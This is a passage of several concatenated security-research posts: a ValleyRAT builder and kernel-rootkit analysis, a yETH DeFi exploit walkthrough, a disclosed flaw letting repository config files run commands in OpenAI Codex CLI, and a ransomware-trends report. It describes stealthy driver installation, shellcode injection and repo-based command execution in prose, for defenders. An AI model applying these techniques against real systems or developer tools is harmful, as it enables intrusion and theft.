Another notable observation is that among the detected samples, we found 30 distinct variants of the ValleyRAT builder and 12 variants of the rootkit driver. The majority of the detected rootkits were compiled in 2025, based on PE compilation timestamps that appeared intact. Seven of the drivers were still signed with valid (non‑revoked) certificates. Despite all certificates being expired long ago (validity periods ending before 2015), they fall under the driver signing policy exceptions for end‑entity certificates issued before July 29th 2015 that chain to a supported cross‑signed CA. We confirmed that several of these drivers were not properly detected by Microsoft Defender Antivirus, were absent from the latest version of the Microsoft Vulnerable Driver Blocklist, and could still be loaded on fully updated Windows 11 systems with all protection features enabled (including HVCI and Secure Boot). We responsibly disclosed these findings to the Microsoft Security Intelligence team.
As expected, an APT‑level threat actor deployed this capability for a reason. ValleyRAT includes a kernel‑mode module that functions as a rootkit and remains loadable even on the latest Windows versions with modern security mitigations in place.
We also discovered an interesting connection between the Chinese Sun‑RAT “company” website (https://www.sun-rat.com/), which advertised a commercial remote‑administration tool, and the ValleyRAT builder. While the main page of the website was accessible during our initial investigation, it has since disappeared, though some subpages (such as the contact and login sections) remain online. By obtaining the Sun‑RAT demo product, we were able to compare it with the ValleyRAT builder.
Sun-RAT software:
Figure 10: UI view of the Sun-RAT software.
ValleyRAT builder:
Figure 11: UI view of the ValleyRAT builder.
The similarities strongly suggest one of two possibilities:
The ValleyRAT developers stole the source code of Sun‑RAT and built their backdoor on top of it, or
The leaked ValleyRAT source code was repurposed to create a commercial product marketed as a legitimate Chinese tool.
We believe the second scenario is more likely.
In the next section, we dive into the ValleyRAT builder internals, the plugin extraction process, and the functionality of each component in the modular system.
Technical Analysis: ValleyRAT Builder
The obtained ValleyRAT builder is a 32-bit PE file, compiled on Wednesday, 26.03.2025 04:10:15 UTC, containing the plugins inside its resources. As previously mentioned, the builder includes only the “main” plugins and not the “auxiliary” ones.
Figure 12: ValleyRAT builder – 32-bit PE – resources.
To analyze all compiled plugins and any additional utilities embedded elsewhere in the builder (some were found in the .data section) or even within the plugins themselves, we needed a reliable extraction strategy. To increase confidence in the correctness of the extraction, we adopted a dual-tool methodology: DIE – Extractor (operating as a smart carver capable of pulling PE32/PE64 files even when nested inside another PE) and Resource Hacker. To validate the extraction results across DIE + Resource Hacker, we compared authentihashes and output sizes of the extracted PE files against expected PE sizes. Below is an example script demonstrating authentihash computation using LIEF:
#!/usr/bin/env python3
"""
Compute Authenticode authentihash for all PE files in a directory using LIEF.

Usage:
    python authentihash_lief.py /path/to/dir [--algo sha256] [--recurse]

Example:
    python authentihash_lief.py C:\Windows\System32 --algo sha256
"""

import os
import sys
import argparse
import lief

# Map user-friendly names to LIEF enum values
ALGO_MAP = {
    "sha1":   lief.PE.ALGORITHMS.SHA_1,
    "sha256": lief.PE.ALGORITHMS.SHA_256,
    "sha384": lief.PE.ALGORITHMS.SHA_384,
    "sha512": lief.PE.ALGORITHMS.SHA_512,
}

def compute_authentihash(path, algo_enum):
    """Return the authentihash (bytes) computed by LIEF for the given PE file."""
    pe = lief.parse(path)
    if pe is None:
        raise RuntimeError("Failed to parse PE file")
    digest = pe.authentihash(algo_enum)
    return digest.hex()

def scan_dir(directory, algo_enum, recurse=False):
    """Iterate through directory and print <file>\t<authentihash>."""
    for root, dirs, files in os.walk(directory):
        for fn in files:
            full = os.path.join(root, fn)
            try:
                with open(full, "rb") as f:
                    if f.read(2) != b"MZ":
                        continue
                digest = compute_authentihash(full, algo_enum)
                print(f"{full}\t{digest}")
            except Exception as e:
                print(f"[!] {full}\tERROR: {e}", file=sys.stderr)
        if not recurse:
            break

def main():
    parser = argparse.ArgumentParser(description="Compute Authenticode authentihash for PE files using LIEF")
    parser.add_argument("directory", help="Directory to scan")
    parser.add_argument("--algo", default="sha256",
                        choices=["sha1", "sha256", "sha384", "sha512"],
                        help="Hash algorithm (default: sha256)")
    parser.add_argument("--recurse", action="store_true", help="Recursively scan subdirectories")
    args = parser.parse_args()

    algo_enum = ALGO_MAP[args.algo.lower()]
    scan_dir(args.directory, algo_enum, recurse=args.recurse)

if __name__ == "__main__":
    main()
Using this approach, we successfully extracted all plugins, helper tools, and—most importantly—the rootkit driver, which we analyze in depth later. Among the extracted helper utilities were known third-party tools such as UPX, BoxedApp SDK, and an extended logging library.
The core focus, however, is on the extracted “main” plugins present in both 32-bit and 64-bit variants. In total, we obtained 19 distinct main plugins, and their counts and names (based on VS project structure and compiled PE metadata) match the layout of the original development environment.
ValleyRAT Builder: Main Plugins
To verify the functionality of all 38 plugins (19×32-bit + 19×64-bit) along with the ValleyRAT rootkit driver, we automated the reverse-engineering workflow using two AI-assisted approaches: a live IDA MCP server and an offline IDA export pipeline, similar to the process described in our publication Generative AI as a Force Multiplier for Reverse Engineering. All automatically generated results were manually validated, with several plugins fully reverse engineered to investigate artifacts and noteworthy code paths highlighted by the AI methods.
All plugins are capable of establishing TCP or UDP connections to a specified C2 host and exchanging plugin-specific serialized data, typically encrypted using custom XOR-based schemes. The received data generally correspond to commands that trigger specific plugin functionality. The table below summarizes all available “main” plugins and their primary capabilities.
CN Name
EN Translation
Main Functionality
上线模块
Online Module
Initial-stage module with embedded C2 configuration + remote shellcode execution (in-process by default; optional tracerpt.exe injection)
Advanced hidden RDP-like remote desktop module with web-browser automation
娱乐屏幕
Entertainment Screen
Remote screen-capture video streaming (using libx264)
压力测试
Stress Test
Feature-rich remote DDoS module (supports multiple modes of TCP/UDP/HTTP/ICMP/RawIP floods)
shellcode
shellcode
Identical to the “Online Module”, compiled as PE .exe
驱动插件
Driver Plugin
Advanced driver-related module (rootkit loader and user-mode client)
ValleyRAT Builder: Auxiliary Plugins
The “auxiliary” plugins are not included in the compiled ValleyRAT builder, meaning their functionality could not be verified through reverse engineering of actual binaries. Instead, their expected behavior can only be inferred by analyzing the logical structure of the leaked Visual Studio solutions and the functionality implied by the associated project files. Because neither source code nor compiled versions were available, the listed capabilities remain educated assumptions based on naming conventions and references within the VS project structure.
With a clearer view of ValleyRAT’s modular design, it is apparent that most plugins implement common backdoor functionality. From a research perspective, the most interesting components are those capable of providing rare or high-impact capabilities. For that reason, the next section focuses on the ValleyRAT “Driver Plugin”, particularly its embedded kernel-mode rootkit.
Technical Analysis: ValleyRAT Rootkit Plugin
The ValleyRAT rootkit module is embedded inside one of the “main” plugins, originally named 驱动插件 (EN: Driver Plugin.dll). This plugin is compiled in both 32-bit and 64-bit variants and acts as the user-mode client and installer for the rootkit. The embedded driver itself, however, is always a 64-bit kernel-mode binary. It functions as a Windows kernel device, a file system minifilter, a registry filter, and a process/thread monitoring driver.
ValleyRAT Rootkit Plugin: User-Mode Client
The user-mode client (Driver Plugin.dll) serves as the controller for the kernel rootkit. It maintains an active TCP/UDP connection to the C2 server and processes inbound commands. Each command is translated into an appropriate IOCTL request, which is then sent to the driver to control its runtime behavior. Supported operations include:
Driver installation (Normal or Stealth mode)
Enable or disable the driver
Query driver state
Add or remove hidden objects (files, directories, registry keys, and registry values)
Add or remove protected processes
Enumerate protected objects
Force-delete arbitrary files
Trigger user-mode shellcode injection via the rootkit driver
Update driver configuration values
Driver Installation and Initial Configuration:
When executing the driver installation command in Normal Mode (calling DropAndInstallRootkit() directly), the client drops the embedded driver to disk and installs it as a kernel service named kernelquick, creating the corresponding key: HKLM\SYSTEM\CurrentControlSet\Services\kernelquick\. The service is registered as a SERVICE_KERNEL_DRIVER with demand start.
All these configuration values define the hiding rules, protection lists, and ignore lists the driver uses. Any of them can be updated later through the corresponding IOCTL operations issued by the client (triggered by a command from the C2 server).
In addition to the “Normal Mode” of the driver installation described above, the client can also trigger “Stealth Mode”. In that case, the DropAndInstallRootkit() function is supplemented by additional routines: GetProcID_dwm(), CreateProcessMalseclogon().
Figure 14: User-mode client – driver installation (Normal vs. Stealth).
This mode primarily aims to disrupt network connectivity during installation and use MalSeclogon-basedimpersonation to reduce detection likelihood. To disrupt network connectivity, the client launches commands such as cmd /c start /min ipconfig /release and cmd /c start /min ipconfig /renew. The MalSeclogon technique is then used to execute these commands under an impersonated context with PPID spoofing:
GetProcID_dwm() locates the PID of dwm.exe (Desktop Window Manager) using the FILE_INFORMATION_CLASS::FileProcessIdsUsingFileInformation. This approach reliably returns the correct PID without causing false positives.
After the commands are executed, the client restores the original UniqueProcess value.
Driver installation via DropAndInstallRootkit() occurs during the network disruption window.
The result is a stealthy installation sequence executed under a trusted Windows process, significantly reducing behavioral detection signals. The following process tree shows how this activity appears when Stealth Mode is used:
The embedded 64-bit driver is based on the publicly available open-source project Hidden. The ValleyRAT authors significantly modified the original codebase, introducing refactoring changes, compatibility improvements for recent Windows versions, and entirely new functionality not present in the original project. Like the original Hidden rootkit, the ValleyRAT driver acts as a kernel device, file system minifilter, registry filter, and process/thread monitoring driver.
During initialization, it creates a device named HiddenGate and assigns IrpDeviceControlHandler() as its device-control dispatcher for IOCTL communication with the user-mode client.
Figure 19: ValleyRAT rootkit – device creation.
Differential Analysis Methodology:
Because the ValleyRAT driver is derived from a publicly accessible codebase, we focused our reverse-engineering efforts on only the modified functionality to maximize efficiency.
To accomplish this, we:
Rebuilt the original Hidden rootkit using the configuration extracted from the leaked ValleyRAT Visual Studio project.
Loaded the rebuilt driver into IDA, applied the PDB symbols, and created strict FLIRT signatures.
Generated a Diaphora database for structural diffing.
Loaded the ValleyRAT driver, applied the FLIRT signatures, and created its own Diaphora database.
Performed a differential analysis between the two drivers.
This approach allowed us to:
Automatically match preserved functions
Ignore superficial edits
Highlight substantial refactoring
Isolate genuinely new ValleyRAT functionality
Out of roughly 200 functions, only ~25 remained unmatched, representing the newly introduced ValleyRAT features. From this point on, we could concentrate exclusively on analyzing these new additions. A simplified overview of the modifications between the ValleyRAT rootkit and the original Hidden rootkit is shown below.
Figure 20: ValleyRAT rootkit vs. Original “Hidden” rootkit – XREF Tree.
Summary of Changes (ValleyRAT vs. Hidden rootkit)
Preserved functionality (from the original Hidden rootkit):
Registry hiding (keys and values)
File and directory hiding
Process protection (setting limited access to processes)
Process exclusion lists (exclude specific processes from protection features)
Removed functionality:
Process hiding (unlinking from active process lists) – Removed entirely due to BSOD risk triggered by modern Windows mitigations such as PageGuard.
Configuration changes:
Registry keys used for initialization were renamed or reorganized. These values are remotely configurable via Driver Plugin.dll.
Figure 21: ValleyRAT rootkit vs. Original “Hidden” rootkit – configuration changes.
ForceDeleteFile() – kernel-level forced deletion of arbitrary files
SetDriverStartType_SystemStart() – elevated persistence by switching service start type
Added functionality: UMInjection()
UMInjection() introduces kernel-mode to user-mode APC-based shellcode injection. It is invoked during driver initialization, creating a system thread that executes UMInjectionRoutine().
UMInjectionRoutine():
Retrieves stored shellcode from HKLM\SOFTWARE\IpDates
UMInject() can also be triggered directly via IOCTL 0x222144 to target any process. It locates a suitable thread, queues a kernel-mode APC, and triggers UMInjectExecShellcode(), which allocates user-mode memory, writes the shellcode, and queues a user-mode APC to execute it.
In summary, the comparison between the original Hidden rootkit and the ValleyRAT-adapted variant shows that the authors did not rewrite the rootkit from scratch. Instead, they selectively refactored and modernized the existing codebase to ensure its continued viability on current Windows versions. Most changes revolve around structural refactoring, updated APIs, and compatibility adjustments that allow the rootkit to function reliably on Windows 10 and Windows 11 systems.
The newly introduced components—roughly 25 functions out of an otherwise large and legacy-heavy codebase—represent targeted functionality upgrades rather than a major redesign. These additions primarily reinforce the rootkit’s integration with the wider ValleyRAT ecosystem, improve persistence and communication paths, and address stability issues caused by OS-level changes over the past decade.
Overall, the modifications reflect a pragmatic development approach: preserve the core functionality of a proven rootkit, update the parts that would break on modern systems, and extend the code just enough to support ValleyRAT’s operational requirements. This strategy gives the actor a working kernel-mode stealth component while avoiding the engineering cost and detection risk associated with designing a new rootkit from scratch.
Conclusion
In this publication, we fully dissected the ValleyRAT modular system and mapped out every major component of its architecture. We analyzed all available plugins, documented their capabilities, and provided a comprehensive view of how they operate as part of a larger, well-structured backdoor ecosystem. By sharing these findings, we aim to strengthen the collective understanding of this widespread and actively abused malware family and contribute to better defensive measures across the security community.
Throughout the analysis, one theme remains consistent: the developers behind ValleyRAT possess a deep understanding of internal Windows mechanisms. Many plugins implement functionality that requires reversing complex kernel‑mode and user‑mode structures, undocumented behavior, and sensitive system interactions. The overall design shows a level of consistency across different modules that strongly suggests a small, tightly coordinated development team rather than a loosely assembled collection of contributors.
A significant part of our research focuses on the ValleyRAT kernel‑mode rootkit driver. We reverse engineered the modified variant used by ValleyRAT and compared it against the original Hidden rootkit. Despite relying on an older codebase, the actor successfully adapted it for modern Windows platforms through refactoring and compatibility updates. More concerning is the fact that we observed several in‑the‑wild samples signed with technically valid certificates, allowing the driver to load even on fully updated Windows 11 systems with all protections enabled. This highlights a real-world security gap and demonstrates the ongoing operational capability of the threat actor’s tooling.
The broader threat landscape reflects similar trends. More than 85% of all ValleyRAT samples we observed appeared within the last six months, closely correlating with the period shortly after the builder was leaked. With the full build chain now publicly available, continued growth in ValleyRAT activity is not only expected but likely inevitable, especially as more actors experiment with the leaked tooling.
Finally, the public availability of both the builder and the source code complicates attribution. While ValleyRAT has historically been linked to Chinese-affiliated threat activity, including groups like Silver Fox, the current situation makes such attribution unreliable. Anyone can now compile, modify, and deploy ValleyRAT independently, blurring previous indicators and making traditional attribution approaches far less meaningful.
ValleyRAT has effectively transitioned from a previously actor-linked threat to an openly available malware framework with an active and accelerating presence in the wild. Our goal with this research is to provide defenders with the technical depth needed to understand, detect, and counter this evolving threat.
Protections
Check Point Threat Emulation and Harmony Endpoint provide comprehensive coverage of attack tactics, filetypes, and operating systems and protect against the attacks and threats described in this report.
On November 30, 2025, Check Point Research detected a critical exploit targeting Yearn Finance’s yETH pool on Ethereum. Within hours, approximately $9 million was stolen from the protocol. The attacker achieved this by minting an astronomical number of tokens—235 septillion yETH (a 41-digit number)—while depositing only 16 wei, worth approximately $0.000000000000000045. This represents one of the most capital-efficient exploits in DeFi history.
The Vulnerability: Cached Storage Flaw
The attack exploited a critical flaw in how the protocol manages its internal accounting. The yETH pool caches calculated values in storage variables called packed_vbs[] to save on gas costs. These variables store virtual balance information that tells the protocol how much value exists in the pool. The vulnerability emerged when the pool was completely emptied—while the main supply counter correctly reset to zero, the cached packed_vbs[] values were never cleared.
How the Attack Was Executed
The attacker executed the exploit in three stages: First, they performed over ten deposit-and-withdrawal cycles using flash-loaned funds, deliberately leaving small residual values in the packed_vbs[] storage with each iteration. Second, they withdrew all remaining liquidity, bringing the supply to zero while the cached values remained populated with accumulated phantom balances. Finally, they deposited just 16 wei across eight tokens. The protocol detected that supply was zero and triggered its “first-ever deposit” logic, which read the cached values from storage. Instead of minting tokens based on the 16 wei actually deposited, the protocol read the accumulated phantom values and minted trillions upon trillions of LP tokens, giving the attacker control over the entire pool.
Background: The yETH Ecosystem
Protocol Architecture
Yearn Finance’s yETH is a liquid staking token representing a basket of Ethereum-based liquid staking derivatives (LSDs). The protocol consists of three main components:
yETH Token – A standard ERC20 token with minter privileges
yETH Pool – A weighted stableswap AMM (Automated Market Maker) pool
Rate Providers – Oracle contracts that provide exchange rates for various LSDs
The pool contract implements a complex mathematical invariant based on weighted pool mechanics (similar to Balancer), adapted with Curve-style virtual balances for gas optimization.
The Pool’s Core Mechanism
Unlike simple constant-product AMMs (x × y = k), the yETH pool uses a sophisticated invariant that accounts for:
Multiple assets (up to 32)
Weighted ratios for each asset
Exchange rates for LSDs (wstETH, rETH, cbETH, etc.)
The pool stores these virtual balances in state variables to avoid recalculating them on every operation—a gas optimization that became the source of the vulnerability.
The Vulnerability: Incomplete State Cleanup
The Core Bug
The vulnerability exists in the interaction between two functions: remove_liquidity() and add_liquidity().
In remove_liquidity() (lines 590-654):
The Problem: When ALL LP tokens are burned (supply == 0), the virtual balances are decremented proportionally but never explicitly reset to zero. Due to rounding, tiny amounts remain in self.packed_vbs[].S
In add_liquidity() (lines 523-528):
In _calc_vb_prod_sum() (lines 729-744):
The Fatal Flaw: This function reads self.packed_vbs[asset] from storage, expecting them to be zero for a “first deposit” scenario. However, after multiple deposit/withdrawal cycles, these storage slots contain accumulated residual values that were never reset.
The Exploit Transaction: A Technical Walkthrough
Phase 1: Capital Acquisition
The attacker borrowed assets via flash loans from Balancer and Aave, obtaining wstETH, rETH, WETH, ETHx, and cbETH without upfront capital.
Phase 2: State Poisoning
The attacker executed multiple deposit-withdrawal cycles to accumulate residual values in packed_vbs[] storage. Each cycle deposited assets into vaults and the yETH pool, then withdrew portions. The virtual balances decremented but never fully reset.
Phase 3: Pool Drain
The attacker burned all remaining LP tokens, setting self.supply = 0 while self.packed_vbs[] retained accumulated values and was NOT reset.
Phase 4: Exploit
The attacker deposited minimal wei amounts across all supported tokens. The protocol treated this as an initial deposit and read stale storage values, minting septillions of yETH tokens instead of calculating from the actual dust deposit.
Phase 5: Fund Extraction
The attacker swapped the minted yETH tokens for WETH on Balancer pools and withdrew the underlying assets (sfrxETH, wstETH, ETHx, cbETH, rETH, apxETH, wOETH, mETH) from the pool.
Phase 6: Cleanup
The attacker converted all stolen assets to ETH via Uniswap V3 and other DEXs, repaid all flash loans with fees, and sent a portion to Tornado Cash for laundering while retaining the remainder as profit.
The Design Bug
The yETH pool holds multiple LSDs (liquid staking derivatives) with different values for example:
1 wstETH ≈ 1.15 ETH
1 rETH ≈ 1.08 ETH
1 cbETH ≈ 1.00 ETH
To calculate how many LP tokens to give you, the pool needs to:
Doing this EVERY time is expensive gas-wise, so instead of recalculating every time, the pool:
Calculates once when you deposit/withdraw
Stores the result in packed_vbs[]
Reuses this cached value in future calculations
Expensive (done every operation without caching):
Cheap (with caching):
What Happens When It’s Not Zero When It Should Be?
Normal Flow (Working Correctly), scenario: Pool has 100 ETH worth of assets
Bug Scenario (When Not Reset) What the code ASSUMES when supply == 0:
What ACTUALLY happens after full withdrawal:
The pool was designed to store virtual balances in state to save gas on recalculations. This is a common optimization pattern in DeFi:
The Missing Edge Case
The developers correctly handled the normal flow:
Adding liquidity updates virtual balances ✓
Removing liquidity decrements virtual balances ✓
Swapping updates virtual balances ✓
But they missed the edge case:
Removing ALL liquidity should RESET virtual balances to zero ✗
The Implicit Assumption
The code assumed that when prev_supply == 0, this meant a “first-ever deposit” to a pristine pool. But after a full withdrawal, prev_supply == 0 while packed_vbs[] contained residual state from previous operations.
Conclusion
The yETH exploit stands as a masterclass in finding and exploiting subtle state management bugs. The attacker demonstrated deep understanding of:
The protocol’s mathematical invariants
Storage layout and state persistence
How to manipulate state across multiple transactions
How to maximize impact with minimal capital
For defenders, this exploit reinforces that correctness in complex systems requires explicit handling of ALL state transitions, not just the happy path. A missing state reset—a single oversight in 1000+ lines of code—enabled the theft of $9 million.
As DeFi protocols grow more complex, incorporating novel AMM designs and mathematical optimizations, the attack surface for such subtle bugs expands. The only defense is rigorous engineering discipline: explicit state management, comprehensive testing, and the humility to assume that if something CAN go wrong, eventually someone will find a way to exploit it.
How this could have been prevented
Onchain security must evolve from post-incident forensics to real-time prevention:
→ Simulate transactions before execution to catch abnormal token minting ratios (16 wei in → septillions out is not normal)
→ Track state across transaction sequences — this attack required 10+ deposit/withdrawal cycles to poison packed_vbs[]. Single-transaction monitoring would miss it
→ Block execution automatically when drain patterns emerge, not just alert after the fact
The difference:
Seeing the exploit after $9M is gone vs.
Stopping the malicious add_liquidity() before it executes
The Lesson: A single missing state reset — packed_vbs[] not clearing when supply hit zero — enabled this entire attack. Complex DeFi systems need runtime protection that understands protocol logic, not just signature-based detection.
Learn more about Check Point’s Blockchain Security solution here.
OpenAI Codex CLI is OpenAI’s command-line tool that brings AI model-backed reasoning into developer workflows. It can read, edit, and run code directly from the terminal, making it possible to interact with projects using natural language commands, automate tasks, and streamline day-to-day development One of its key features is MCP (Model Context Protocol) – a standardized way to integrate external tools and services into the Codex environment, allowing developers to extend the CLI’s capabilities with custom functionality and automated workflows.
Research Motivation
We tested whether Codex safely handles project-supplied configuration and environment overrides automatically loaded at runtime, and whether implicit trust in those project files, which the CLI may read and execute without explicit user consent or provenance checks, can be abused in collaborative workflows.
Our Research Findings
During testing, we found that Codex CLI will automatically load and execute MCP server entries from a project-local configuration whenever codex is run inside that repository., Concretely, if a repository contains a .env that sets CODEX_HOME=./.codex and an accompanying ./.codex/config.toml with mcp_servers entries, Codex CLI resolves its config to that local folder, parses the MCP definitions, and invokes the declared command/args immediately at startup. There is no interactive approval, no secondary validation of the command or arguments, and no re-check when those values change — the CLI treats the project-local MCP configuration as trusted execution material.
This sequence turns ordinary repository files into an execution vector: an attacker who can commit or merge a .env and a ./.codex/config.toml can cause arbitrary commands to run on any developer who clones the repo and runs codex. In practice, we demonstrated this with deterministic payloads (file-creation) and by replacing benign commands with reverse-shell payloads; both executed without user prompts. Because the behavior binds trust to the presence of the MCP entry under the resolved CODEX_HOME rather than to the contents of the entry, an initially innocuous config can be swapped for a malicious one post-approval or post-merge, creating a stealthy, reproducible supply-chain backdoor that triggers on normal developer workflows.
Technical Deep Dive
Codex resolves its configuration path at startup, then parses and materializes any MCP server entries it finds so they’re available to the runtime. When the effective CODEX_HOME points at a repository folder, Codex treats that repo-level config as the authoritative source and will invoke the command + args listed under mcp_servers as part of expected startup/automation flows. In the vulnerable behavior, there is no secondary validation, no interactive approval, and no re-check when the command/args change. The CLI simply runs what the project config declares.
This means an attacker can perform the following steps:
Prepare a repository with a benign-looking project structure.
2. Add a .env that redirects configuration to the repo:
3. Commit a ./.codex/config.toml containing an mcp_servers entry that declares command + args. In this example, we used a harmless file-creation payload, but the same chain can be swapped for a reverse shell.
4. When a developer clones or updates the project and runs codex, the repo .env setting CODEX_HOME=./.codex causes Codex to load ./.codex/config.toml and execute its mcp_servers.*.command immediately, without prompting. The command runs in the user’s context; an attacker can silently swap in a reverse shell, exfiltrate data, or harvest credentials. In the image example below, we demonstrate this by opening Calculator on the victim machine.
Real World Consequences
This vulnerability enables silent, repeatable remote code execution in any environment where developers run codex against a repository. By abusing project-local config loading, an attacker who can land a commit or PR can turn an otherwise innocent repo into a persistent backdoor that triggers whenever a developer runs codex, with no additional prompts or approvals.
An attacker with write or PR access can:
Achieve persistent remote access: Embed a reverse shell or persistent payload in ./.codex/config.toml (delivered alongside a .env that redirects CODEX_HOME) and regain access each time a developer runs codex.
Execute arbitrary commands silently: Any shell command defined in an MCP entry runs immediately in the user’s context whenever codex loads the project config.
Escalate and exfiltrate: Developer machines frequently hold cloud tokens, SSH keys, and source; attackers can harvest credentials, exfiltrate secrets, or push further exploits.
Persist and swap payloads post-merge: Because trust is tied to the resolved config location rather than the contents, an initially harmless entry can be replaced later with malicious commands without triggering re-approval.
Propagate via supply-chain artifacts: Compromised templates, starter repos, or popular open-source projects can weaponize many downstream consumers with a single commit.
Contaminate CI and build pipelines: If CI, automation, or build agents run codex on checked-out code, the compromise can move from workstations into build artifacts and downstream deployments.
Enable lateral movement and privilege escalation: With harvested credentials and local access, an attacker can pivot to cloud resources, repositories, or internal networks.
This breaks the CLI’s expected security boundary: project-supplied files become trusted execution material, and that implicit trust can be exploited with minimal effort and no user interaction beyond standard development workflow.
Responsible disclosure timeline:
Check Point Research responsibly disclosed the issue to the OpenAI Codex CLI team on August 7, 2025.
OpenAI issued a fix on August 20, 2025, in Codex CLI version 0.23.0. The patch prevents .env files from silently redirecting CODEX_HOME into project directories, closing the automatic execution path we demonstrated.
Our testing confirmed the fix is effective. Codex CLI now blocks project-local redirection of CODEX_HOME, requiring safer defaults and stopping immediate execution of attacker-supplied project files.
To ensure protection, we strongly recommend all users update to Codex CLI version 0.23.0 or later.
Record fragmentation and decentralization: The number of active extortion groups in Q3 2025 rose to a record of 85 groups, the highest number observed to date. The top 10 groups accounted only for 56% of all published victims, down from 71% in Q1.
Stable high activity: Ransomware victim postings stabilized at an average of 535 victims per month, up from 420 year-over-year (YoY) in Q2–Q3 2024, but below the Q1 2025 peak.
LockBit’s return: Lockbit’s reappearance with the release of LockBit 5.0 in September 2025 potentially signals affiliate re-centralization under a major brand
Emerging dominance: Qilin became the most active group, averaging 75 victims per month, followed by Akira, INC Ransom, and Play.
Regional concentration shifts: South Korea entered the top 10 list of most attacked countries following a focused campaign by Qilin targeting its financial sector.
Sector impact: Manufacturing and business services remained the most affected sectors. Healthcare held steady at 8% of total victims, despite selective avoidance by major actors like Play.
Ransomware in Q3 2025: RaaS fragmentation increases and Lockbit is back
During the third quarter of 2025, we monitored more than 85 active data leak sites (DLS) that collectively listed 1,592 new victims. Compared to the 1,607 victims reported in Q2 2025, the publication rate remained stable though it is still notably higher than the 1,270 victims recorded in Q3 2024 (a 25% increase YoY). Overall, there are approximately 520 to 540 new victims per month, indicating that ransomware activity has plateaued albeit at historically high levels.
Figure 1 – Total Number of Reported Ransomware Victims in DLS, per month.
Despite the termination of several prominent ransomware groups, the overall number of active threat actors continues to grow, with new ones appearing every month.
During Q3 2025, we observed a steady expansion of double-extortion activity, driven mostly by small and emerging operators. Of the 85 data leak sites tracked this quarter, 47 groups published fewer than ten victims, suggesting a growing number of affiliates moving beyond established ransomware-as-a-service (RaaS) programs to conduct attacks independently.
This fragmentation follows the closure or dormancy of several major RaaS brands during the year, including RansomHub, 8Base, BianLian, Cactus, and others. In Q3 alone, 14 new groups began publishing victims, bringing the total number of newly observed actors in 2025 to 45. In Q1, the ten most active groups accounted for 71% of all DLS postings. In Q2, their share fell to 63%, and by Q3, to just 56%.
These findings illustrate the limited long-term impact of law-enforcement operations on the overall number of ransomware victims. Despite several high-profile takedowns during the past year—most of them directed at large RaaS operations such as LockBit, 8Base, and Blacksuit—the total volume of attacks did not significantly decline. Instead, the attacks continue a gradual upward trend, from an average of approximately 420 victims per month in Q2–Q3 2024 to about 535 per month in the same period of 2025.
This limited effect appears to stem from the focus of enforcement efforts: takedown operations primarily target RaaS infrastructure and administrators, which does not affect the affiliate operators who conduct the intrusions and drive the operational execution. When a major RaaS platform is disrupted, these affiliates typically migrate to alternative programs or establish their own data-leak sites, resulting in only short-term interruptions to overall activity levels.
The effects of affiliate mobility are evident both in the proliferation of new leak sites and in the rising activity of existing groups. Qilin, the most active actor in Q3 2025—and one of the most aggressive in recruiting former RansomHub affiliates—averaged around 75 victims per month, up from 36 in Q1 prior to RansomHub’s closure in April. INC Ransomware increased its monthly total from 23 to 39 victims, and Play went from 28 to 33 during the same period.
This ongoing fragmentation of the ecosystem may further erode ransomware operators’ reliability. Victims traditionally rely on attackers reputation to supply decryption keys after payment. Large RaaS brands have a commercial incentive to maintain credibility and provide the keys, but smaller, short-lived groups do not, leading to reduced payment rates which are currently estimated at 25–40% of total attacks.
In this context, the re-centralization of affiliates around major, recognizable brands remains strategically significant. Large RaaS programs preserve their market advantage through stability, reputation, and structured affiliate infrastructure. The re-emergence of LockBit, discussed in the following section, may represent precisely such a re-consolidation of affiliates under a stable and trusted brand identity.
Figure 2 – Ransomware Groups by Publicly Claimed Victims – Q3 2025.
Qilin, Akira, INC Ransom, Play, and Safepay maintained their positions among the most active groups in Q3. Warlock and The Gentlemen emerged more recently, both demonstrating rapid early activity: Warlock began posting victims in June 2025 and reached 43 total listings in Q3, while The Gentlemen claimed 38 victims during a single month of operation in September 2025.
Lockbit 5.0 is here – is LockBit truly back?
Until its disruption during Operation Cronos in early 2024, LockBit dominated the RaaS ecosystem, accounting for 20–30% of all published victims. Following the takedown, several arrests were announced, and successor groups — first RansomHub, then Qilin — attempted to inherit its affiliate base. However, the group’s core administrator, known as LockBitSupp, was never apprehended and in underground forums continued to hint at an eventual comeback.
The release of LockBit 5.0 in September 2025 marks the group’s return to active operations, reigniting questions about whether the RaaS landscape may again consolidate around this long-standing brand.
Figure 3 – LockBit’s share of all DLS-published victims.
LockBit had long promised a comeback. In May 2025, following the latest in a series of public setbacks, the group’s administrator, LockBitSupp, responded on the RAMP underground forum, declaring that they would “always rise up after being hacked.”
Figure 4 – LockBit administrator vowing to return on the RAMP forum.
Figure 5 – LockBit administrator announcing the group’s return on RAMP chat.
The XSS Russian-language cybercriminal forum previously banned LockBitSupp following a dispute with another user and reaffirmed that “explicit advertising of RaaS will remain prohibited.” RaaS programs depend on affiliate recruitment for their business model and maintaining visibility on prominent criminal forums such as XSS or RAMP is essential to their work.
By early September, the XSS administrator reported that LockBitSupp requested to be reinstated and opened the decision to a community vote.
Figure 6 – XSS forum administrator polling members on whether to reinstate LockBitSupp.
Despite this effort, the vote ultimately failed, and LockBit remains banned from XSS.
Figure 7 – Voting results on LockBitSupp’s proposed return to XSS.
In early September 2025, LockBit announced on RAMP the official launch of LockBit 5.0, coinciding with the sixth anniversary of the operation. New affiliates were asked to provide a Bitcoin deposit of roughly US $500 for access to a new encryptor and an updated control panel.
Since that announcement, we identified more than 15 distinct victims affected by LockBit 5.0, which replaced the earlier 4.0 builds that were still active until April 2025. LockBit continues to enforce strict operational security: all affiliate interfaces require individualized credentials, and no victims have been publicly listed on the group’s data-leak site.
Figure 9 – LockBit 5.0 ransom note from an attack in mid-September 2025
Updated ransom notes now explicitly identify themselves as “LockBit 5.0” and include a unique personal identifier that allows each victim to access a private negotiation portal. Victims are typically granted a 30-day grace period before the stolen data is published.
Figure 10 – Screenshot of LockBit 5.0 negotiations with a victim, mid-September 2025.
Analysis of the initial campaign shows that approximately 65 percent of identified attacks targeted organizations in the United States, with the remainder affecting Mexico, Indonesia, and several European countries.
LockBit 5.0 represents an upgraded evolution of the previous 4.0 version, incorporating Windows, Linux, and ESXi variants. The new build introduces enhanced evasion and anti-analysis mechanisms, faster encryption routines, and the use of a randomized 16-character file extension to disrupt signature-based detection. Most confirmed infections were deployed on Windows systems, while roughly 20 percent targeted ESXi virtual infrastructure.
Historically, LockBit has been among the most active and disruptive RaaS programs. With its extensive experience and the lower entry barrier for new affiliates, the re-emergence of the group poses a renewed risk to organizations across many sectors. The actions observed in September likely represent only the leading edge of a larger campaign, and the October victim postings on LockBit’s data-leak site are expected to confirm its full operational return.
